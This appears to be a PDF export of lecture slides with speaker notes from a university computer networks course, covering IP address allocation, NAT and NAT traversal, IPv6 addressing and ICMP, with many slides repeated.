- The address encodes the route
- New addresses are added at the lowest part of the address possible
- eg. United Nations, 405 East 42nd Street, New York, NY, 10017, USA.
  - Postman in Iceland: sends to USA Airport
  - US Airport : sends to New York (city)
  - New York sorting office: puts in postman's sack for 42nd St.

1. All of this works well, until it reaches Japan, where there are relatively few surnames, and apartments in blocks often don't have separate numbers.
2. Regretably computer networks have no misaddressed mail office that will work out where letters should be sent.

# Key Concepts

- Address allocation is decentralised
- Each country/city/street can allocate its own addresses independently
- It's also easy to insert Countries/Cities/Streets
  - As long as their name is unique at their level.
- Each delivery hub only needs to know how to send to the next hub
- IP Addressing works exactly the same way
- MAC address is similar - delegated to manufacturers within their range
  - LAN's then rely on broadcast messages to fill in address tables

2021-09-07

## └ Key Concepts

- Address allocation is decentralised
- Each country/city/street can allocate its own addresses independently
- It's also easy to insert Countries/Cities/Streets
  - As long as their name is unique at their level.
- Each delivery hub only needs to know how to send to the next hub
- IP Addressing works exactly the same way
- MAC address is similar - delegated to manufacturers within their range
  - LAN's then rely on broadcast messages to fill in address tables

1. The other reason this is the usual form of address allocation, is that every other method has been tried and failed horribly.

# How are IPv4 addresses allocated?



REGISTRY	AREA COVERED
AFRINIC	Africa Region
APNIC	Asia/Pacific Region
ARIN	Canada, USA, and some Caribbean Islands
LACNIC	Latin America and some Caribbean Islands
RIPE NCC	Europe, the Middle East, and Central Asia

Internet Assigned Numbers Authority Regional Registries

## └ How are IPv4 addresses allocated?

2021-09-07




1. Originally USA, IANA then established regional registries in 2001
2. ~~Can apply to local registry~~, or buy one from existing holder, or use IPv6
3. Last free IPv4 address was allocated in 2018
4. <https://www.iana.org/numbers>

## Network Address Translation

2021-09-07

# Number of Connected Objects Expected to Reach 50bn by 2020




**Penetration of connected objects in total 'things'**  
expected to reach 2.7% in 2020 from 0.6% in 2012

Source: CCS, 2013

© 2013 Cisco and/or its affiliates. All rights reserved.

2021-09-07


Number of Connected Objects Expected to Reach 50bn by 2020




1. To be honest about it, nobody really knows how many devices are connected to the Internet through NAT, this is from a projection from 2013.

# Global number of Connected Devices: 17B

The number of connected devices that are in use worldwide now exceeds 17 billion, with the number of IoT devices at 7 billion (that number does not include smartphones, tablets, laptops or fixed line phones).




2021-09-07




1. Source: <https://iot-analytics.com/state-of-the-iot-update-q1-q2-2018-number-of-iot-devices-now-7b/>

# Network Address Translation



2021-09-07

## Network Address Translation



1. NAT boxes maintain their own local routing table to direct traffic from a single IP address to the correct home computer.
2. Key restriction is on port usage.

## Creates problems for

- Any kind of peer to peer application
  - It generally isn't possible to directly connect to a server behind a NAT.
- Anybody who wants to host an Internet application on their home network
  - ISP agreements may also prevent this (bandwidth restrictions)
- Distributed applications eg.
  - Multi-user games
  - Phone/Chat applications
- This was not the design intent for the Internet

## Computer Networks T-409-TSAM Network Layer Continued

### Network Address Translation

2021-09-07

#### Creates problems for

1. It may be possible to get round this, for example by advertising the external address allocated by the ISP, and patching the port through on the NAT router. Some ISP's reallocate addresses daily, others will let them persist.

- Any kind of peer to peer application
  - It generally isn't possible to directly connect to a server behind a NAT.
- Anybody who wants to host an Internet application on their home network
  - ISP agreements may also prevent this (bandwidth restrictions)
- Distributed applications eg.
  - Multi-user games
  - Phone/Chat applications
- This was not the design intent for the Internet

# NAT: Network Address Translation

- Having a Class A or B address allows all local hosts to have an internet presence
- Problems:
  - Not enough IP addresses for everybody
    - IPv4 provides approximately 3,706,452,992 public addresses
  - Not everybody wants one - security issues.
- NAT remaps one IP Address space to another
  - Rewrites source IP address on outgoing traffic
  - Remembers mapping of IP's for network behind it
  - Can "hide" an entire network behind one IP address
- Impacts incoming connectivity
  - NAT device can easily track outgoing traffic and remap
  - Much more difficult to match incoming traffic to destination
- Limited by Port range (16 bits approx 60,000 connections)

## Network Address Translation


2021-09-07

### NAT: Network Address Translation


1. University of Iceland hosts for example, are directly on the Internet - University of Reykjavik hosts aren't. This is why you see the 10.0.0.0/8 address range on campus.

- Having a Class A or B address allows all local hosts to have an internet presence
- Problems:
  - Not enough IP addresses for everybody
    - IPv4 provides approximately 3,706,452,992 public addresses
  - Not everybody wants one - security issues.
- NAT remaps one IP Address space to another
  - Rewrites source IP address on outgoing traffic
  - Remembers mapping of IP's for network behind it
  - Can "hide" an entire network behind one IP address
- Impacts incoming connectivity
  - NAT device can easily track outgoing traffic and remap
  - Much more difficult to match incoming traffic to destination
- Limited by Port range (16 bits approx 60,000 connections)

# NAT: Network Address Translation



2021-09-07



1. Used for the vast majority of domestic networks.
2. Several different types: see


[https://en.wikipedia.org/wiki/Network\\_address\\_translation](https://en.wikipedia.org/wiki/Network_address_translation)

# NAT: network address translation

**2:** NAT router changes datagram source addr from 10.0.0.1, 3345 to 138.76.29.7, 5001, updates table

NAT translation table	
WAN side addr	LAN side addr
138.76.29.7, 5001	10.0.0.1, 3345
.....	.....


**1:** host 10.0.0.1 sends datagram to 128.119.40.186, 80



Kurose and Ross: Network Layer

2021-09-07

1. In a little more detail



# NAT Traversal Techniques

- NAT violates principle that addressing is no longer end to end
  - Issue is incoming connections - which computer is their destination?
- Number of ways found to "solve" this:
  - TURN : Traversal Using Relays around NAT
  - NAT hole punching
  - STUN : Session Traversal Utilities for NAT (RFC 5389)
    - Package of methods to circumvent NAT
  - ICE : Interactive Connectivity Establishment
  - UPnP : Protocol to allow requests to router to open port
  - NAT-PMP, now PCP : Apple (RFC 6886)
    - Runs over UDP and uses port 5351
- Note: NAT Traversal techniques often bypass security policies

2021-09-07


- NAT violates principle that addressing is no longer end to end
  - Issue is incoming connections - which computer is their destination?
- Number of ways found to "solve" this:
  - TURN : Traversal Using Relays around NAT
  - NAT hole punching
  - STUN : Session Traversal Utilities for NAT (RFC 5389)
    - Package of methods to circumvent NAT
  - ICE : Interactive Connectivity Establishment
  - UPnP : Protocol to allow requests to router to open port
  - NAT-PMP, now PCP : Apple (RFC 6886)
    - Runs over UDP and uses port 5351
- Note: NAT Traversal techniques often bypass security policies

1. It's not necessarily a bad thing that NAT does this, security problems on the early internet for domestic users would have been far worse without it.
2. NAT traversal is essentially trying to solve the problem of how you can setup a connection to a host behind a NAT. For example, Skype receiving an incoming call. Easiest way to do it is to have some kind of permanent connection to a server on the main internet - but that's expensive at scale.

## Legitimate Techniques: Static Configuration

### NAT traversal problem

- ❖ client wants to connect to server with address 10.0.0.1
  - server address 10.0.0.1 local to LAN (client can't use it as destination addr)
  - only one externally visible NATed address: 138.76.29.7
- ❖ **solution 1:** statically configure NAT to forward incoming connection requests at given port to server
  - e.g., (123.76.29.7, port 2500)  
always forwarded to 10.0.0.1 port 25000




2021-09-07

## └ Legitimate Techniques: Static Configuration

### NAT traversal problem

- ❖ client wants to connect to server with address 10.0.0.1
  - server address 10.0.0.1 local to LAN (client can't use it as destination addr)
  - only one externally visible NATed address: 138.76.29.7

- ❖ **solution 1:** statically configure NAT to forward incoming connection requests at given port to server
  - e.g., (123.76.29.7, port 2500)  
always forwarded to 10.0.0.1 port 25000




## Universal Plug and Play

# NAT traversal problem

❖ **solution 2:** Universal Plug and Play (UPnP) Internet Gateway Device (IGD) Protocol. Allows NATed host to:

- ❖ learn public IP address (138.76.29.7)
- ❖ add/remove port mappings (with lease times)

i.e., automate static NAT port map configuration



## └ Universal Plug and Play

1. <http://www.upnp.org/specs/arch/UPnP-arch-DeviceArchitecture-v1.1.pdf>
2. Nice because the responsibility is on the local host to set it up correctly
3. Problematic if evil hacker (TM) decides to exploit this.
4. TBH - I can't think of any circumstances where I would enable UPnP

### NAT traversal problem

- ❖ solution 2: Universal Plug and Play (UPnP) Internet Gateway Device (IGD) Protocol. Allows NATed host to:
  - learn public IP address (138.76.29.7)
  - add/remove port mappings (with lease times)
  - i.e., automate static NAT port map configuration




## Internet Host Relay

# NAT traversal problem

- ❖ **solution 3:** relaying (used in Skype)

- NATed client establishes connection to relay
- external client connects to relay
- relay bridges packets between two connections




## Internet Host Relay


2021-09-07

### NAT traversal problem

- ❖ **solution 3:** relaying (used in Skype)
  - NATed client establishes connection to relay
  - external client connects to relay
  - relay bridges packets between two connections




1. Initially Skype (and similar) relied on hosts that joined their network from full internet addresses (typically university campus machines) to provide connectivity for everybody else.
2. Now they provide their own backbone network.
3. TURN is slightly different, the third party host actually relays traffic.



Computer Networks T-409-TSAM Network Layer  
Continued  
└ Network Address Translation

2021-09-07



1. Skype's backbone network. Supernodes maintain connectivity with end devices through NATs, once local computer has connected to them.
2. This is (now) a fairly standard architecture for providing distributed services.

# Hole Punching

- Behaviour of many NAT boxes and their port allocation schemes are fairly predictable
- Assuming two hosts know each other's NAT IP address
  - Can try and guess the port being used by the NAT
  - Somewhat dubious technique
- eg. TCP hole punching
  - Both hosts reuse the same local endpoint to try to connect simultaneously
  - (Violates TCP standard)
  - Relies on the SYN packet getting through on one side

2021-09-07

- Behaviour of many NAT boxes and their port allocation schemes are fairly predictable
- Assuming two hosts know each other's NAT IP address
  - Can try and guess the port being used by the NAT
  - Somewhat dubious technique
- eg. TCP hole punching
  - Both hosts reuse the same local endpoint to try to connect simultaneously
  - (Violates TCP standard)
  - Relies on the SYN packet getting through on one side

# IPv6

2021-09-07

IPv6

# IPv6

- Simplified header format:
  - Fixed-length 40 bytes
  - No fragmentation allowed
  - Next Header - Upper layer protocol being carried or Options
  - No checksum
- ICMPv6 - additional messages, "Packet Too Big"
- Backwards compatibility:
  - Tunneling
  - IPv4 routers carry IPv6 as a payload in an IPv4 datagram

## Continued

- └ IPv6

2021-09-07

- └ IPv6

1. Regional Internet Registry (RIR)
2. Internet Service Provider (ISP)

- Simplified header format:
  - Fixed-length 40 bytes
  - No fragmentation allowed
  - Next Header - Upper layer protocol being carried or Options
  - No checksum
- ICMPv6 - additional messages, "Packet Too Big"
- Backwards compatibility:
  - Tunneling
  - IPv4 routers carry IPv6 as a payload in an IPv4 datagram

## IPv6 Address

### IPv6 Addressing

## IPv6 Address Representation

- 128 bits in length and written as a string of hexadecimal values
- In IPv6, 4 bits represents a single hexadecimal digit, 32 hexadecimal values = IPv6 address

**2001:0DB8:0000:1111:0000:0000:0000:0200  
FE80:0000:0000:0123:4567:89AB:CDEF**

- Hextet used to refer to a segment of 16 bits or four hexadecimals
- Can be written in either lowercase or uppercase

## IPv6 Address

2021-09-07

### IPv6 Address Representation

- 128 bits in length and written as a string of hexadecimal values
- In IPv6, 4 bits represents a single hexadecimal digit, 32 hexadecimal values = IPv6 address

**2001:0DB8:0000:1111:0000:0000:0000:0200  
FE80:0000:0000:0123:4567:89AB:CDEF**

- Hextet used to refer to a segment of 16 bits or four hexadecimals
- Can be written in either lowercase or uppercase

# Rules for displaying

- Rule 1: Omit leading 0's
  - 01AB == 1AB
  - 09F0 == 9F0
  - 00AB == AB
- Rule 2: Omit all 0 segments
  - A double colon can replace a series of 1 or more 16 0000 segments
  - But only once.

2021-09-07

## └ Rules for displaying

- Rule 1: Omit leading 0's
  - 01AB == 1AB
  - 09F0 == 9F0
  - 00AB == AB
- Rule 2: Omit all 0 segments
  - A double colon can replace a series of 1 or more 16 0000 segments
  - But only once.

## ipv6

Preferred	FE80:0000:0000:0000:0123:4567:89AB:CDEF
Omit leading 0s	FE80: 0: 0: 0: 123:4567:89AB:CDEF
Compressed	FE80::123:4567:89AB:CDEF

ipv6	
Preferred	FE80:0000:0000:0000:0123:4567:89AB:CDEF
Omit leading 0s	FE80: 0: 0: 0: 123:4567:89AB:CDEF
Compressed	FE80::123:4567:89AB:CDEF

2021-09-07

## IPv6 Structure

### IPv6 address structure




- The RIRs get /12
- The ISPs get /32
- Organisations get /48 from the ISP
- The next 16 bits can be subnetted to obtain a maximum of  $2^{16}$  different subnets
- The last 64 bits are used for the host portion

2021-09-07

### └ IPv6 Structure

#### 1. RIR: Regional Internet Registry



IPv6 Address Type	Description
Global Unicast	Destined for a single recipient and can be routed on the public Internet
Multicast	Destined for members of a multicast group
Link Local	Valid only on a network segment
Unique Local	Cannot be routed on the public Internet
Loopback	The localhost address of a device
Unspecified	Does not specify a source address (all 128 bits in the IPv6 address set to zeros)
Solicited-Node Multicast	A multicast IPv6 address corresponding to a device's IPv6 address(es)

Computer Networks T-409-TSAM Network Layer  
Continued  
└ IPv6

2021-09-07

IPv6 Address Type	Description
Global Unicast	Destined for a single recipient and can be routed on the public Internet
Multicast	Destined for members of a multicast group
Link Local	Valid only on a network segment
Unique Local	Cannot be routed on the public Internet
Loopback	The localhost address of a device
Unspecified	Does not specify a source address (all 128 bits in the IPv6 address set to zeros)
Solicited-Node Multicast	A multicast IPv6 address corresponding to a device's IPv6 address(es)

## And the consequence was...

- The original decentralised network design was biased towards central control
- NAT is necessary to allow computers to access the Internet
- It doesn't allow them readily to access each other.
  - i.e. peer to peer communication is hard
  - Need a central point to co-ordinate
- Facebook chat, Reddit, Skype, SMS, Google, etc.
  - All client-server applications
  - Heavily hierarchical - controlled by central party
- Peer-to-Peer applications possible, but operate at a disadvantage

2021-09-07

└ And the consequence was...

1. A truly decentralised internet by design requires IPv6
2. ...this story is most certainly only just beginning...

- The original decentralised network design was biased towards central control
- NAT is necessary to allow computers to access the Internet
- It doesn't allow them readily to access each other.
  - i.e. peer to peer communication is hard
  - Need a central point to co-ordinate
- Facebook chat, Reddit, Skype, SMS, Google, etc.
  - All client-server applications
  - Heavily hierarchical - controlled by central party
- Peer-to-Peer applications possible, but operate at a disadvantage

# Error Signalling: ICMP

2021-09-07

# ICMP: Internet Control Message Protocol

- Used to send error messages
- Used by traceroute and ping
- Starts after the IP header
- Maximum length is 576 bytes
- Data contains the IP header of the packet that caused the error message
- ... plus at least the first 8 bytes of its data
- Has been used to create covert communication channels (ICMP tunnels.)

2021-09-07

- Used to send error messages
- Used by traceroute and ping
- Starts after the IP header
- Maximum length is 576 bytes
- Data contains the IP header of the packet that caused the error message
- ... plus at least the first 8 bytes of its data
- Has been used to create covert communication channels (ICMP tunnels.)

# Internet Control Message Protocol(ICMP)

Message type	Description
Destination unreachable	Packet could not be delivered
Time exceeded	Time to live field hit 0
Parameter problem	Invalid header field
Source quench	Choke packet
